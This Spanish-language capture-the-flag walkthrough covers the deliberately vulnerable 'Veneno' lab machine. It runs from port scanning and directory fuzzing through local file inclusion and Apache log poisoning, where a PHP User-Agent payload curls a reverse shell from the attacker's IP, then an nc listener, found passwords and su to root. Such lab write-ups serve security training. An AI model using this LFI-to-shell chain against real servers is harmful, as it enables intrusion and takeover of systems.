

VENENO

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip veneno.zip
```

```
Archive: veneno.zip
inflating: auto_deploy.sh
inflating: veneno.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh veneno.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termine con la máquina para eliminarla

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
# ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.209 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.209/0.209/0.209/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-07 12:16 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000046s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 89:9c:7b:99:95:b6:e8:03:5a:6a:d4:69:69:4a:8d:35 (ECDSA)
|_ 256 ec:ec:90:44:4e:66:64:22:f6:8b:cd:29:d2:b5:60:6a (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 22 y 80



ENUMERACIÓN

```
whatweb http://172.17.0.2
```

```
whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[Apache2 Ubuntu Default Page: It works]
(www@kali) ~ (/home/.../Desktop)
```

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt


```
gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: doc,html,txt,php
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 10671]
/.html (Status: 403) [Size: 275]
/uploads (Status: 301) [Size: 310] [ -> http://172.17.0.2/uploads/]
/problems.php (Status: 200) [Size: 10671]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
Finished
```

Directorios interesantes /uploads y /problems.php



Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

Hemos detectado una vulnerabilidad de LFI, en /problems.php a través del parámetro backdoor.

Intentamos encontrar qué directorios son accesibles

```
wfuzz -c -t 200 --hl=0 -w
/usr/share/seclists/Fuzzing/LFI/LFI-LFISuite-pathstest.txt -u
"http://172.17.0.2/problems.php?backdoor=FUZZ"
```

```
000000059: 200 25 L 32 W 1245 Ch " ../../../../../../../../../../../../../../etc/passwd"
000000062: 200 25 L 32 W 1245 Ch " ../../../../../../../../../../../../../../etc/passwd"
000000061: 200 25 L 32 W 1245 Ch " ../../../../../../../../../../../../../../etc/passwd"
000000058: 200 25 L 32 W 1245 Ch " ../../../../../../../../../../../../../../etc/passwd"
000000060: 200 25 L 32 W 1245 Ch " ../../../../../../../../../../../../../../etc/passwd"
000000018: 200 9768 L 118567 W 1151750 C "/proc/self/fd/7"
000000510: 200 9793 L 118867 W 1156255 C " ../../../../../../../../../../../../../../var/log/apache2/access.log"
000000163: 200 15958 392833 W 3233442 C "/var/log/apache2/error.log"
000000183: 200 9987 L 121195 W 1186007 C "/var/log/apache2/access.log"
```

Vamos a intentar un log poisoning. El log poisoning es una técnica de ataque en la que se insertan datos maliciosos en los registros de un sistema, con el objetivo de manipular o explotar vulnerabilidades en el análisis de logs, obtener información sensible o desviar la atención de otros ataques.

Intentaremos subir una shell al directorio [/uploads](#)

Nos vamos a <https://www.revshells.com/>, para obtener una shell; en este caso use la de [PentestMonkey](#). Montamos un servidor con python y con curl

```
python3 -m http.server 8000
```

```
curl -i -v 172.17.0.2 -A "<?php system('curl 192.168.0.26:8000/shell.php -o
/var/www/html/uploads/webshell.php'); ?>"
```

Creamos un nuevo registro en el [access.log](#) que al refrescar, hará que nos aparezca la shell en el directorio [/uploads](#).

Nos ponemos a la escucha en el 4444 y obtenemos la conexión

```
nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 35928
Linux f5cf24ace2b0 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 x86_64 x86_64 GNU/Linux
22:40:09 up 27 min,  0 user,  load average: 0.47, 0.44, 0.61
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@f5cf24ace2b0:/$
```

No tenemos permisos sudo. Tampoco tenemos SUID. Revisando directorios

```
www-data@f5cf24ace2b0:/var/www/html$ ls -la
```

```
ls -la
total 40
drwxr-xr-x 1 root root 4096 Jun 29 06:47 .
drwxr-xr-x 1 root root 4096 Jun 29 00:44 ..
-rw-r--r-- 1 root root 163 Jun 29 06:47 antiguo_y_fuerte.txt
-rw-r--r-- 1 root root 10671 Jun 29 00:47 index.html
-rw-r--r-- 1 root root 157 Jun 29 00:54 problems.php
drwxrwxrwx 1 root root 4096 Aug 10 22:38 uploads
```

Leemos el .txt

```
www-data@f5cf24ace2b0:/var/www/html$ cat antiguo_y_fuerte.txt
```

```
cat antiguo_y_fuerte.txt
```

Es imposible que me acuerde de la pass es inhackeable pero se que la tengo en el mismo fichero desde fa 24 anys. trobala busca soy el único user del sistema.

Lo que hacemos es buscar un archivo con ese requisito temporal

```
www-data@f5cf24ace2b0:/$ find / -type f -mtime +8760 2>/dev/null
find / -type f -mtime +8760 2>/dev/null
/usr/share/viejuno/inhackeable_pass.txt
```

Leemos la pass

```
www-data@f5cf24ace2b0:/$ cat /usr/share/viejuno/inhackeable_pass.txt
```

```
cat /usr/share/viejuno/inhackeable_pass.txt
```

```
pinguinochocolatero
```

```
www-data@f5cf24ace2b0:/$
```

Nos conectamos por ssh como carlos

```

L# ssh carlos@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:JjCuDHTk717D4/V1Fz7F53s4McfRTmFI9VHabicpJ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
carlos@172.17.0.2's password:
Permission denied, please try again.
carlos@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
carlos@f5cf24ace2b0:~$

```

ESCALADA DE PRIVILEGIOS

Listamos en carlos

```

carlos@f5cf24ace2b0:~$ ls
carpeta1  carpeta15  carpeta21  carpeta28  carpeta34  carpeta40  carpeta47  carpeta53  carpeta6  carpeta66  carpeta72  carpeta79  carpeta85  carpeta91  carpeta98
carpeta10 carpeta16  carpeta22  carpeta29  carpeta35  carpeta41  carpeta48  carpeta54  carpeta60  carpeta67  carpeta73  carpeta80  carpeta86  carpeta92  carpeta99
carpeta100 carpeta17  carpeta23  carpeta3  carpeta36  carpeta42  carpeta49  carpeta55  carpeta61  carpeta68  carpeta74  carpeta80  carpeta87  carpeta93
carpeta11  carpeta18  carpeta24  carpeta30  carpeta37  carpeta43  carpeta5  carpeta56  carpeta62  carpeta69  carpeta75  carpeta81  carpeta88  carpeta94
carpeta12  carpeta19  carpeta25  carpeta31  carpeta38  carpeta44  carpeta50  carpeta57  carpeta63  carpeta7  carpeta76  carpeta82  carpeta89  carpeta95
carpeta13  carpeta2  carpeta26  carpeta32  carpeta39  carpeta45  carpeta51  carpeta58  carpeta64  carpeta70  carpeta77  carpeta83  carpeta9  carpeta96
carpeta14  carpeta20  carpeta27  carpeta33  carpeta4  carpeta46  carpeta52  carpeta59  carpeta65  carpeta71  carpeta78  carpeta84  carpeta90  carpeta97
carlos@f5cf24ace2b0:~$

```

Parece que debe haber algo oculto , por tanto, deduzco que tiene un tamaño distinto y con la ayuda de chatgpt

```
carlos@f5cf24ace2b0:~$ du -sb * | awk '$1 != 4096 && $1 > 0 {print $2}'
```

carpeta55

Desglose:

du -sb *:

du: Muestra el uso del disco.

-s: Muestra solo el total para cada archivo o directorio.

-b: Muestra el tamaño en bytes.

*****: Selecciona todos los archivos y directorios en el directorio actual.

Resultado: Listado de tamaños en bytes seguido de nombres de archivos y directorios.

|: El símbolo de tubería pasa la salida del comando du al siguiente comando.

awk '\$1 != 4096 && \$1 > 0 {print \$2}':

awk: Herramienta de procesamiento de texto para trabajar con datos en formato de columna.

\$1 != 4096: Filtra las líneas donde el primer campo (el tamaño en bytes) no es 4096.

&& \$1 > 0: Asegura que el tamaño sea mayor que 0, eliminando cualquier línea con tamaño 0 bytes.

{print \$2}: Imprime el segundo campo, que es el nombre del archivo o directorio.

Investigamos en la susodicha carpeta

```
carlos@f5cf24ace2b0:~$ cd carpeta55
```

```
carlos@f5cf24ace2b0:~/carpeta55$ ls -la
```

```
total 624
```

```
drwxr-xr-x 2 root root 4096 Jun 29 10:19 .
```

```
drwxr-x--- 1 carlos carlos 4096 Aug 11 00:40 ..
```

```
-rw-r--r-- 1 root root 627985 Jun 29 10:19 .toor.jpg
```

```
carlos@f5cf24ace2b0:~/carpeta55$
```

Tenemos un .jpg; montamos un server en carlos

```
carlos@f5cf24ace2b0:~/carpeta55$ python3 -m http.server 8000
```

```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Y con wget desde nuestro kali nos traemos el .jpg

```
wget http://172.17.0.2:8000/.toor.jpg
```

Con exiftool

```
exiftool .toor.jpg
```



```

└─$ exiftool .toor.jpg
ExifTool Version Number      : 12.76
File Name                     : .toor.jpg
Directory                    : .
File Size                     : 628 kB
File Modification Date/Time   : 2024:06:28 20:19:05-04:00
File Access Date/Time        : 2024:08:10 12:56:24-04:00
File Inode Change Date/Time   : 2024:08:10 12:51:53-04:00
File Permissions              : -rw-r--r--
File Type                     : JPEG
File Type Extension          : jpg
MIME Type                     : image/jpeg
JFIF Version                  : 1.01
Resolution Unit               : None
X Resolution                   : 100
Y Resolution                   : 100
Image Quality                  : pingui1730
Image Width                   : 2048
Image Height                   : 2048
Encoding Process               : Baseline DCT, Huffman coding
Bits Per Sample                : 8
Color Components               : 3
Y Cb Cr Sub Sampling          : YCbCr4:2:0 (2 2)
Image Size                    : 2048x2048
Megapixels                    : 4.2

```

pingui1730 posible contraseña

Nos hacemos root

```

carlos@f5cf24ace2b0:~$ su root
Password:
root@f5cf24ace2b0:/home/carlos# whoami
root
root@f5cf24ace2b0:/home/carlos#

```

BIBLIOGRAFÍA

<https://firstatack.github.io/posts/veneno/>

